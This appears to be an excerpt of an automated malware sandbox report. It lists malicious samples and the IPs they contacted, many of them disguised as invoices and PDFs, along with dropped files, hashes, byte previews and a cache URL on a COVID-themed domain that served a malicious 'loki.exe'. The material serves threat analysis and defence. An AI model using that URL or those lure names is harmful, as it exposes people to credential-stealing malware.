AMAZON-02US	IN18663Q0031139I.xlsx	Get hash	malicious	Browse	• 52.221.6.123
	dfNB2M7Dlx.exe	Get hash	malicious	Browse	• 3.142.167.54
	qRsvaKcvxZ.exe	Get hash	malicious	Browse	• 3.14.206.30
	oRIYd8v68R.exe	Get hash	malicious	Browse	• 3.13.191.225
	huqgk.exe	Get hash	malicious	Browse	• 54.202.57.165
	PO_NO.04-PRFTMUM210040.exe	Get hash	malicious	Browse	• 52.58.78.16
	PO-RFQ # 097663899 pdf .exe	Get hash	malicious	Browse	• 52.15.160.167
	securedmessage.htm	Get hash	malicious	Browse	• 35.181.18.61
	Three.exe	Get hash	malicious	Browse	• 65.9.66.2
	Four.exe	Get hash	malicious	Browse	• 99.86.3.91
	Six.exe	Get hash	malicious	Browse	• 99.86.3.91
	One.exe	Get hash	malicious	Browse	• 99.86.3.91
	Five.exe	Get hash	malicious	Browse	• 52.209.97.177
	Two.exe	Get hash	malicious	Browse	• 65.9.66.8
	PO45937008ADENGY.exe	Get hash	malicious	Browse	• 52.15.160.167
	PO.exe	Get hash	malicious	Browse	• 44.227.76.166
	bt.apk	Get hash	malicious	Browse	• 52.35.36.124
	invoice.exe	Get hash	malicious	Browse	• 35.156.117.131
	Calt7BoW2a.exe	Get hash	malicious	Browse	• 3.14.206.30
	0BAdCQQVtP.exe	Get hash	malicious	Browse	• 52.40.12.112
FINK-TELECOM-SERVICESCH	J62DQ7fO0b.exe	Get hash	malicious	Browse	• 79.134.225.30
	oE6O5K1emC.exe	Get hash	malicious	Browse	• 79.134.225.30
	zunUbtZ2Y3.exe	Get hash	malicious	Browse	• 79.134.225.40
	EASTERS.exe	Get hash	malicious	Browse	• 79.134.225.118
	LIST OF POEA DELISTED AGENCIES.pdf.exe	Get hash	malicious	Browse	• 79.134.225.9
	AWB.pdf.exe	Get hash	malicious	Browse	• 79.134.225.102
	AIC7VMxudf.exe	Get hash	malicious	Browse	• 79.134.225.30
	9mm case for ROYAL METAL INDUSTRIES 3milmonth Specification drawings.exe	Get hash	malicious	Browse	• 79.134.225.21
	PO50164.exe	Get hash	malicious	Browse	• 79.134.225.79
	Fast color scan to a PDFfile_1_20210331084231346.pdf.exe	Get hash	malicious	Browse	• 79.134.225.102
	n7dIHuG3v6.exe	Get hash	malicious	Browse	• 79.134.225.92
	F6JT4fXIAQ.exe	Get hash	malicious	Browse	• 79.134.225.92
	order_inquiry2094.xls.exe	Get hash	malicious	Browse	• 79.134.225.102
	5H957qLghX.exe	Get hash	malicious	Browse	• 79.134.225.25
	yBio5dWAOl.exe	Get hash	malicious	Browse	• 79.134.225.7
	wDIaJji4Vv.exe	Get hash	malicious	Browse	• 79.134.225.7
	DkZY1k3y9F.exe	Get hash	malicious	Browse	• 79.134.225.23
	hbvo9thTAX.exe	Get hash	malicious	Browse	• 79.134.225.7
	SCAN ORDER DOC 040202021.exe	Get hash	malicious	Browse	• 79.134.225.71
	Waybill Doc_pdf.exe	Get hash	malicious	Browse	• 79.134.225.92

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\loki[1].exe	J62DQ7fO0b.exe	Get hash	malicious	Browse	
C:\Users\Public\vbc.exe	J62DQ7fO0b.exe	Get hash	malicious	Browse	
C:\Users\user\AppData\Roaming\tHyARuOEdFlN.exe	J62DQ7fO0b.exe	Get hash	malicious	Browse	
C:\Program Files (x86)\SMTP Service\smtpsvc.exe	Update of the OFFICE PACK.xlam	Get hash	malicious	Browse	
	Quotation Assurance.doc	Get hash	malicious	Browse	
	Update of the OFFICE PACK.doc	Get hash	malicious	Browse	
	DHL Documents 7.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Program Files (x86)\SMTP Service\smtpsvc.exe	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	45216
Entropy (8bit):	6.136703067968073
Encrypted:	false
SSDEEP:	768:Vjs96lj/cps+zk2d0suWB6Iq8NbeYjiwMEBQwp:VAhRzdd0sHI+eYfMEBHp
MD5:	62CE5EF995FD63A1847A196C2E8B267B
SHA1:	114706D7E56E91685042430F783AE227866AA77F
SHA-256:	89F23E31053C39411B4519BF6823969CAD9C7706A94BA7E234B9062ACE229745
SHA-512:	ABACC9B3C03631D3439A992504A11FB3C817456FFA4760EACE8FE5DF86908CE2F24565A717EB35ADCF60C34A78A1F6E24881BA0B8680FDE66D97085FDE4423E2
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: Update of the OFFICE PACK.xlam, Detection: malicious, Browse • Filename: Quotation Assurance.doc, Detection: malicious, Browse • Filename: Update of the OFFICE PACK.doc, Detection: malicious, Browse • Filename: DHL Documents 7.exe, Detection: malicious, Browse
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...'.W.....0..d..... .....@.. .....J... .`.....O.....8.....r...>.....t..... ..... ..H.....text....c... ...d..... ..`.rsrc...8.....f.....@..@.reloc..... .....p.....@..B.....H.....+..4S.....$...P...t.....r...p(....*2.(....(....*z..r...p(....(....(.....)....*..{....*.s.....*.0..{.....Q.-.s.....+i~....o....(.... .s.....o.....r!..p..(....Q.P,:.P.....(....o....o.....(....o ...o!.....,..o"...t.....*..0..(..... ....s#.....o$....X..(....-..*.o%...*.0.....(&.....&.....*.*.....0.....(.....&.....*..... .....0.....(.....(....~.....,(....~....o....9]...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\loki[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	1865728
Entropy (8bit):	7.042310357804828
Encrypted:	false
SSDEEP:	49152:9Ni8vaKvPuXtaD5LNaw/RRMbBRtlxaJvxdrLBF+F36q:Bzv4w/RRMbBRZaJvz3XO35
MD5:	A74ECE32BC1B6DB38A2D379C7FC78D2C
SHA1:	25EA63E67B842641E57BC5B405EA51EC9C6BEB5B
SHA-256:	20E490AFBA639EA251A2F095A8B9B85E1B9922FF6D8B6F47CEB567BA62521A28
SHA-512:	63A026DEDC6B2478A0CA7625534045E98334185BFEA76B7DAA74C1FE8CB32757AB26F97ACE14B8400EA70DF8FDDD0F10DBA51041F2444534A11BF49F4174667
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 17%
Joe Sandbox View:	• Filename: J62DQ7fO0b.exe, Detection: malicious, Browse
Reputation:	low
IE Cache URL:	http://covid19vaccinations.hopto.org/loki.exe

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\loki[1].exe	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....o`..... .....@.. ..... ..@.....W.... ..t..... ..... ..H.....text..... ..... ..`.reloc.....@..B.rsrc...t.... .....@..@.....H.....p.....D.....z.{.....}.....(...o!...}....*..*...0.....{.....E.....8...Z...u.....*..}.....].4S}.....}.....*..}... .. ..Q.}.....}.....*..}.....{.... Km.a}.....}.....*..}..... ,...}.....}.....*..}.....{.... ..=.a}.....}.....*..}..... ....}.....}.....*..}..... "G.R}.....}.....*..}.....*...{....*.s"...z.2.{.....f...*....0..<.....{.....3..{....(...o!...3...}.....+..s.....{....}..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\115815B4.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 220x220, segment length 16, baseline, precision 8, 138x95, frames 3
Category:	dropped
Size (bytes):	5312
Entropy (8bit):	7.87002614928457
Encrypted:	false
SSDEEP:	96:aQEbvekDqDOhVftC8Oyl4UDAF30vhbt304R5h6pj19nrGtSu:aQimLDChtCOlCshbtV5h6B1J8Su
MD5:	4A55E9D2A20FED087D9D353A1B8B225E
SHA1:	8575304CF3E0891BEE446131C9232F4F0AF6FF8D
SHA-256:	8A1747DC2F352FA0CB9EA6AE9679805698B1530FBD1AFA3EA7BB04B223076BBD
SHA-512:	647AE5B916FE1BE38FBDE28B43D20527A8C7CEFA60081625754F96CA1684017E5D04E863EE7FA78B5D7143433204991FB37EE91D5D445C1A87B08A6DE27E2085
Malicious:	false
Reputation:	low
Preview:	......JFIF.....C.....C....._....".....}.....!1A..Qa."q. 2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.....v..\|_.O...Noo....!..Q.9.....?.. {j....d...f.H9....q.T?g..N.?.....~.}6...C.!..e;H.pkGV.....-^=s....p...\...C.....#.....J.C..J...n+e..m..o.....9.G.JZYd..@..$...A?@MU..~..C,..yR..S9.\#..~~..P.._...X^....ngu....3..!.....I.` qRj.....U.#....\.,....v.....F1.Z.7..o....e.6.irk.....%.7..F...m..q..R.Ki..x..;./.h..*..I..wd|..7....u.]....&...D ...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\18B2D225.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1686 x 725, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	79394
Entropy (8bit):	7.864111100215953
Encrypted:	false
SSDEEP:	1536:ACLfq2zNFewyOGGG0QZ+6G0GGGLvjpP7OGGGeLEnf85dUGkm6COLZgf3BNUdQ:7PzbewyOGGGv+6G0GGG7jpP7OGGGeLEe
MD5:	16925690E9B366EA60B610F517789AF1
SHA1:	9F3FE15AE44644F9ED8C2CA668B7020DF726426B
SHA-256:	C3D7308B11E8C1EFD9C0A7F6EC370A13EC2C87123811865ED372435784579C1F
SHA-512:	AEF16EA5F33602233D60F6B6861980488FD252F14DCAE10A9A328338A6890B081D59DCBD9F5B68E93D394DEF2E71AD06937CE2711290E7DD410451A3B1E54CD
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....J....sRGB.....gAMA.....a.....pHYs...t...t..f.x....IDATx^....~.y.....K...E...):.#.Ik..$o.....a.-[..S..M*A..Bc..i+..e...u["R.., (.b...IT.0X.}....(..@...F>...v....s.g. ....x.>...9s..q]s.....w...^z.....?.....9D.}.w}W..RK.....S..y....S.y....S.J_..qr.....I}|..._...>r.v~..G.*.)..#.>z._....\|.#..fF..?.G.....zO.C.....zO.%.....'....S..y....S.y....S.J_..qr.....I}\|.._ ...>r.v~..G.*.)..#.>z....._.W.~....S.....c..zO.C..N.vO.%.....S..y....S.y....S.J_..qr.....I}\|..._...>r.v~..G.*.)..#.>z..&nf..?.....zO.C...o...{J-....._..S..y....S.y....S.J_..qr.....I}\|.._. ..>r.v~..G.*.)..#.>z...6.....J..:.....SjI..=...}.zO.#.%.vO.+...vO.+}.R...6.f.'..m.~m.~..=..5C.....4[....%uw.....M.r..M.k.:N.q4[<..o..k...G.....XE=..b$.G.,..K...H'._nj..kJ_..qr.... .I}|..._...>r.v~..G.*.)..#.>.....R...._..j.G...Y.>..!.....O..{....L.}S..|.=}.>..OU...m.ks/....x..I....X.]e.....?.....$...F.....>..{.Qb.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2302D74A.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	3659592
Entropy (8bit):	1.0022313728649812
Encrypted:	false
SSDEEP:	6144:YFPAuIU4U9tVvfJHGCOd+FPAuIU4U9tVvfJHGCOd2:YmIvhGJd+mIvhGJd2
MD5:	737130889222DA6A24DB863283F9AA2B
SHA1:	91A31F3169BCDC0CBFC1F47E75AABDA68C764DA0
SHA-256:	7B23C702859098656105259373C4A99936AEFF58064521496320532F23BE4772
SHA-512:	C2B7A34156164DD7E18E9CE206BCAF8324A9B545E035A14145CE98EF7D94664816676DF0E62DE31E0A6604EEAF7B036C3DCD59223ABF3DCB35EFC42EEF108FD9
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	....l.....\.....dS.. EMF....H.7.....V.....fZ..U"..F...4...(...GDIC.....l..u.....i.....i...A. ...]..... (.....].....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\36DE3ABF.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 712 x 712, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	111378
Entropy (8bit):	7.963743447431302
Encrypted:	false
SSDEEP:	3072:AE34q7rqNP36BuuQOlx2UXdx+yx9uWqFOp:b3brGP3lujnd3Fx9Pqgp
MD5:	5ACDB72AF63832D23CED937B6B976471
SHA1:	BC754ECEF3BEC86C6AFCC1AF644190AAFC34D9B7
SHA-256:	6D73F61D9E2A5E01DEE491E4E1F8600E0409879B86DB69B193CCF31CFD517DF3
SHA-512:	FAE05526AA18F0EC0725C089A9252FEE54C995FC5D9C4590EC9DB2B0B6192AB6BD3C6CECF5703E235536433C2DAB5C0356FE95657FE9B14574C8F13320774D2
Malicious:	false
Preview:	.PNG........IHDR.............b..v....sRGB.........gAMA......a.....pHYs.........+......IDATx^..|g.U.4.G...#..A....*.......>.i .....E..._.........R.....& A.).`Q'r`...%.22q.R..0...v.. .a..c....s..g.s... 1.I..;......Z{..^..>.....................E..8..... C.@..@..@..@..@.!..... .. ..p... .. ..'..24..@..@..@..@...A.....".....h$...FD...@..@..@..@.0...\|..... 4.....&.p.....W.....F.p.....D...a.6... .. .. .. .H..r#"\.. .. .. .. p...A>L.F_A..@..@..@.....AnD..@..@..@..@.....8.I..+.....@#.8..p.....a"...0l.}.....h$... .....8L.. .&i.. .. .. 7".. .. ..$m...@..@..@..@.....FD...@..@..@..@.0...|.....4.....&.p.....W.....F.p.....D...a.6... .. .. .. .H`...p..... ....p...|.n|.5.....4... .. .. .. .O.... ... .+p.....?.....\...r.^...@..@..@..@.....0... .. ..eD.[... .. .. .

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3B5FB44E.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 712 x 712, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	111378
Entropy (8bit):	7.963743447431302
Encrypted:	false
SSDEEP:	3072:AE34q7rqNP36BuuQOlx2UXdx+yx9uWqFOp:b3brGP3lujnd3Fx9Pqgp
MD5:	5ACDB72AF63832D23CED937B6B976471
SHA1:	BC754ECEF3BEC86C6AFCC1AF644190AAFC34D9B7
SHA-256:	6D73F61D9E2A5E01DEE491E4E1F8600E0409879B86DB69B193CCF31CFD517DF3
SHA-512:	FAE05526AA18F0EC0725C089A9252FEE54C995FC5D9C4590EC9DB2B0B6192AB6BD3C6CECF5703E235536433C2DAB5C0356FE95657FE9B14574C8F13320774D2
Malicious:	false
Preview:	.PNG........IHDR.............b..v....sRGB.........gAMA......a.....pHYs.........+......IDATx^..|g.U.4.G...#..A....*.......>.i .....E..._.........R.....& A.).`Q'r`...%.22q.R..0...v.. .a..c....s..g.s... 1.I..;......Z{..^..>.....................E..8..... C.@..@..@..@..@.!..... .. ..p... .. ..'..24..@..@..@..@...A.....".....h$...FD...@..@..@..@.0...\|..... 4.....&.p.....W.....F.p.....D...a.6... .. .. .. .H..r#"\.. .. .. .. p...A>L.F_A..@..@..@.....AnD..@..@..@..@.....8.I..+.....@#.8..p.....a"...0l.}.....h$... .....8L.. .&i.. .. .. 7".. .. ..$m...@..@..@..@.....FD...@..@..@..@.0...|.....4.....&.p.....W.....F.p.....D...a.6... .. .. .. .H`...p..... ....p...|.n|.5.....4... .. .. .. .O.... ... .+p.....?.....\...r.^...@..@..@..@.....0... .. ..eD.[... .. .. .

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\66C69E2.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1268 x 540, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	51166
Entropy (8bit):	7.767050944061069
Encrypted:	false
SSDEEP:	1536:zdKgAwKoL5H8LiLtoEdJ9OSbB7laAvRXDlBig49A:JDAQ9H8/GMSdhahg49A
MD5:	8C29CF033A1357A8DE6BF1FC4D0B2354
SHA1:	85B228BBC80DC60D40F4D3473E10B742E7B9039E
SHA-256:	E7B744F45621B40AC44F270A9D714312170762CA4A7DAF2BA78D5071300EF454
SHA-512:	F2431F3345AAB82CFCE2F96E1D54E53539964726F2E0DBC1724A836AD6281493291156AAD7CA263B829E4A1210A118E6FA791F198B869B4741CB47047A5E6D6A
Malicious:	false
Preview:	.PNG........IHDR.............q~.....sRGB.........gAMA......a.....pHYs.........o.d...sIDATx^..:.;.....d.........{...m.m....4...h..B.d...%x.?..{w.$#.Aff..?W.........x.(.....^....{.....^j. .....oP.C?@GGGGGGGGG?@GGGGG.F}c.....E).....c._....w{}.....e;..._ttttt.X.....C.....uOV.+..l...|?.....@GGG?@GGG./...uK.WnM'.....s.s ...`.....ttttt.:::.....:.z.{...'..=.....ttt..g.:::z.....=.....F..'..O..sLU..:nZ.DGGGGGGGGG.AGGGGGGGG.Y.....#~.....7,.....O..b.GZ.....].....].....]...]...CO.vX>..... @GGGw/3.....tttt.2...s....n.U.!.....:.....:.....:....%...'..)w.....>.{.....<;.....^..z...../..=.....~.]..q.t...AGGGGGGGGG?@GGGGGGG...AA..... .....~.....z...^...\....._ttttt.X.....C....o.{.O.Y1.....=....]^X.....ttt..tttt.....f.%.....nAGGGG.....[.....=....b....?{.....=.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\87748436.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 220x220, segment length 16, baseline, precision 8, 132x92, frames 3
Category:	dropped
Size (bytes):	5108
Entropy (8bit):	7.8542722177825945
Encrypted:	false
SSDEEP:	96:a4aE1KmC2pDjl7+EKygWPao3+3qa9rwJDWeuhiyFBOLQ35Op2TVmlVb5VKS:a4aUKf2L7JKyfAqa9MtFuw0BoQ3wqmrn
MD5:	5E4CB8E9E2D4F34BD27D8A5387155574
SHA1:	24BB77A797B14736360DB4C397DA4F2E973F7BF4

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\87748436.jpeg	
SHA-256:	88BF397EF3E7AF934522D5F728FA1781A21212C7DB987EB1AAE20AF238145EC9
SHA-512:	BC3B3B2E5568590B135C8BB24688DA605CBB4185984866CFB8B061067357BE606DAF25588B41519D293657CEFADCF636BD1B00331E76AA4EB923DC2F416BC54
Malicious:	false
Preview:	......JFIF.....C.....C.....\...."...}.....!1A..Qa."q. 2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ .aq."2...B.....#3R..br...$4.%....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?....-...N.....v3...w.^.X...FN{...J.. Z~...q&..F.o.....`A*7`..~.....O.vz...m....\./. .:.@?.i.....uk..r...y.I$..r.).8P.2.9..b...!wC..J..A...E.{...j.c3j./..A{.t.....6..wI....w.Q.+.*.h..a.....T(..;.....M.~...4.y.59..9...0...../L.'?6... .d....oo&.w"Z.[u{....I...do@rry<..W.....GK.y.....4...\.....~.r..e$d`.A.c.....|;.>..]...L....X;}q.,...._.m[.W...M.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8E7BF4C9.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 145 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	18201
Entropy (8bit):	7.965957747813941
Encrypted:	false
SSDEEP:	384:U798+QVwnPFn+gZ4ie8vVnhQWdBkUFb0IRH5vGHUFVTlH:UgVwP7QqnhBBNb0IRH9GSRlH
MD5:	97398F0E0103D87A1586FBA7A44D5DA7
SHA1:	1A757D6D6776C84512483D678C7FA691177129B7
SHA-256:	40B2312686B6895083E9764121A8223E157F3B0C3BA0B954FAE5E1D5B0086911
SHA-512:	633BD01A8187FA175F1C9143AB8C918319B2481EDCD5A6058179509AFAC1A0C464437E9EF3543FEBFFE2C819C130817ACAF42FCFDF7232C33B189CD8A659E1A B
Malicious:	false
Preview:	.PNG.....IHDR.....p.C.....sRGB.....gAMA.....a.... cHRM..z&.....u0...`.:....p..Q<....pHYs..!...!.....F.IDATx^....$...`...g.33..xf<3....tfffffffffff.~...&r.j.....UD..TW...S *.).u..].z.A..t.~t.lD....7.q.;..NC?..6*.....C..F....%.A....:.V.a/...c`e.t..,.^@.Q..... ZY.....%.A...{..D..+K..he.....W.....'<a....>.....g.}...g.....?.....E/z..W.j.....tx...../.9...~tx...0..w..... p.....w..}.C.o|..;.....?...G>.....|.....G?.....O...~.../|..o...'v...>...o}.[._.....9.....O.....|.(.z...?.....o.Nk.y. .*..}.s.O?..O..}.{k.....k_...|...W.bl.?.....oS.B.}.3..Nv..... x..5.... ..>.....@{..^0.x..#..r....w}Nt..._.....p..T.:.p..\ex..?.w.x..nu..P.:...l.....?..?..p}...<..&7..@.....o8...=..Ap..u.....s....i`...o=.....p.{.c...q.[.bx.#.1..u...{..tx...8..[....^...p..^vl.@9....{..Z ..)Oy..1...t..u.j.....<...?..O.....u.'>..o{....<.9....?}.....7.x..4..~...z...~.....=U..8.1.....nw..X.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A23758C.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1686 x 725, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	79394
Entropy (8bit):	7.864111100215953
Encrypted:	false
SSDEEP:	1536:ACLfq2zNFewyOGGG0QZ+6G0GGGLvjpP7OGGGeLEnf85dUGkm6COLZgf3BNUdQ:7PzbewyOGGGv+6G0GGG7jpP7OGGGeLEe
MD5:	16925690E9B366EA60B610F517789AF1
SHA1:	9F3FE15AE44644F9ED8C2CA668B7020DF726426B
SHA-256:	C3D7308B11E8C1EFD9C0A7F6EC370A13EC2C87123811865ED372435784579C1F
SHA-512:	AEF16EA5F33602233D60F6B6861980488FD252F14DCAE10A9A328338A6890B081D59DCBD9F5B68E93D394DEF2E71AD06937CE2711290E7DD410451A3B1E54CD
Malicious:	false
Preview:	.PNG.....IHDR.....J....sRGB.....gAMA.....a.....pHYs...t...t..f.x....IDATx^....~.y.....K...E...):.#.Ik..$o.....a.-[..S..M*A..Bc..i+..e...u["R.., (.b...IT.0X.}...(..@...F>...v....s.g. ....x.>...9s..q]s.....w...^z.....?.....9D.}.w}W..RK.....S..y....S.y....S.J_..qr.....I}|..._...>r.v~..G.*.)..#.>z._....|.#..fF..?.G.....zO.C.....zO.%.....'....S..y....S.y....S.J_..qr.....I}|.._ ...>r.v~..G.*.)..#.>z....._.W.~....S.....c..zO.C..N.vO.%.....S..y....S.y....S.J_..qr.....I}|..._...>r.v~..G.*.)..#.>z..&nf..?.....zO.C...o...{J-....._..S..y....S.y....S.J_..qr.....I}|.._. ..>r.v~..G.*.)..#.>z...6.....J..:.....SjI..=...}.zO.#.%.vO.+...vO.+}.R...6.f.'..m.~m.~..=..5C.....4[....%uw.....M.r..M.k.:N.q4[<..o..k...G.....XE=..b$.G.,..K...H'._nj..kJ_..qr.... .I}|.._...>r.v~..G.*.)..#.>.....R...._..j.G...Y.>..!.....O..{....L.}S..|.=}.>..OU...m.ks/....x..l....X.]e.....?.....$...F.....>..{.Qb.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AB288440.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 145 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	18201
Entropy (8bit):	7.965957747813941
Encrypted:	false
SSDEEP:	384:U798+QVwnPFn+gZ4ie8vVnhQWdBkUFb0IRH5vGHUFVTlH:UgVwP7QqnhBBNb0IRH9GSRlH
MD5:	97398F0E0103D87A1586FBA7A44D5DA7
SHA1:	1A757D6D6776C84512483D678C7FA691177129B7
SHA-256:	40B2312686B6895083E9764121A8223E157F3B0C3BA0B954FAE5E1D5B0086911
SHA-512:	633BD01A8187FA175F1C9143AB8C918319B2481EDCD5A6058179509AFAC1A0C464437E9EF3543FEBFFE2C819C130817ACAF42FCFDF7232C33B189CD8A659E1A B
Malicious:	false
Preview:	.PNG.....IHDR.....p.C.....sRGB.....gAMA.....a.... cHRM..z&.....u0...`.:....p..Q<....pHYs..!...!.....F.IDATx^....$...`...g.33..xf<3....tfffffffffff.~...&r.j.....UD..TW...S *.).u..].z.A..t.~t.lD....7.q.;..NC?..6*.....C..F....%.A....:.V.a/...c`e.t..,.^@.Q..... ZY.....%.A...{..D..+K..he.....W.....'<a....>.....g.}...g.....?.....E/z..W.j.....tx...../.9...~tx...0..w..... p.....w..}.C.o|..;.....?...G>.....|.....G?.....O...~.../|..o...'v...>...o}.[._.....9.....O.....|.(.z...?.....o.Nk.y. .*..}.s.O?..O..}.{k.....k_...|...W.bl.?.....oS.B.}.3..Nv..... x..5.... ..>.....@{..^0.x..#..r....w}Nt..._.....p..T.:.p..\ex..?.w.x..nu..P.:...l.....?..?..p}...<..&7..@.....o8...=..Ap..u.....s....i`...o=.....p.{.c...q.[.bx.#.1..u...{..tx...8..[....^...p..^vl.@9....{..Z ..)Oy..1...t..u.j.....<...?..O.....u.'>..o{....<.9....?}.....7.x..4..~...z...~.....=U..8.1.....nw..X.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C0003741.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 220x220, segment length 16, baseline, precision 8, 132x92, frames 3
Category:	dropped
Size (bytes):	5108
Entropy (8bit):	7.8542722177825945
Encrypted:	false
SSDEEP:	96:a4aE1KmC2pDjl7+EKygWPao3+3qa9rwJDWeuhiyFBOLQ35Op2TVmlVb5VKS:a4aUKf2L7JKyfAqa9MtFuw0BoQ3wqmrn
MD5:	5E4CB8E9E2D4F34BD27D8A5387155574
SHA1:	24BB77A797B14736360DB4C397DA4F2E973F7BF4
SHA-256:	88BF397EF3E7AF934522D5F728FA1781A21212C7DB987EB1AAE20AF238145EC9
SHA-512:	BC3B3B2E5568590B135C8BB24688DA605CBB4185984866CFB8B061067357BE606DAF25588B41519D293657CEFADCF636BD1B00331E76AA4EB923DC2F416BC54
Malicious:	false
Preview:	......JFIF.....C.....C.....\..."..... }.....!1A..Qa."q. 2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?....-...N.....v3...w.^.X...FN{...J.. Z~...q&..F.o.....`A*7`..~.....O.vz...m....\./. .:.@?.i.....uk..r...y.I$..r.).8P.2.9..b...!/wC..J..A...E.{...j.c3j./..A(.t.....6..wl....w.Q.+.*.h..a.....T(..;.....M.~...4.y.59..9...0...../L.'?6... .d....oo&.w"Z.[u{....I...do@rry<..W.....GK.y.....4...\.....~.r..e$d`.A.c.....|;.>..]...L....X;}q.,...._.m[.W...M.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C1513BF7.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 220x220, segment length 16, baseline, precision 8, 138x95, frames 3
Category:	dropped
Size (bytes):	5312
Entropy (8bit):	7.87002614928457
Encrypted:	false
SSDEEP:	96:aQEbvekDqDOhVftC8Oyl4UDAF30vhbt304R5h6pj19nrGtSu:aQimLDChtCOlCshbtV5h6B1J8Su
MD5:	4A55E9D2A20FED087D9D353A1B8B225E
SHA1:	8575304CF3E0891BEE446131C9232F4F0AF6FF8D
SHA-256:	8A1747DC2F352FA0CB9EA6AE9679805698B1530FBD1AFA3EA7BB04B223076BBD
SHA-512:	647AE5B916FE1BE38FBDE28B43D20527A8C7CEFA60081625754F96CA1684017E5D04E863EE7FA78B5D7143433204991FB37EE91D5D445C1A87B08A6DE27E2085
Malicious:	false
Preview:	......JFIF.....C.....C....._...."..... }.....!1A..Qa."q. 2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.....v..|_.O...Noo.....!..Q.9.....?.. {j....d...f.H9....q.T?g..N.?.....~.}6...C.!..e;H.pkGV.....-^=s....p...\...C.....#.....J.C..J...n+e..m..o.....9.G.JZYd..@..$...A?@MU..~..C,..yR..S9.\#..~~..P._...X^....ngu....3..!.....l.` qRj.....U.#....\,....v.....F1.Z.7..o....e.6.irk.....%.7..F...m..q..R.Ki..x..;./.h..*..l..wd|..7....u.]....&...D ...

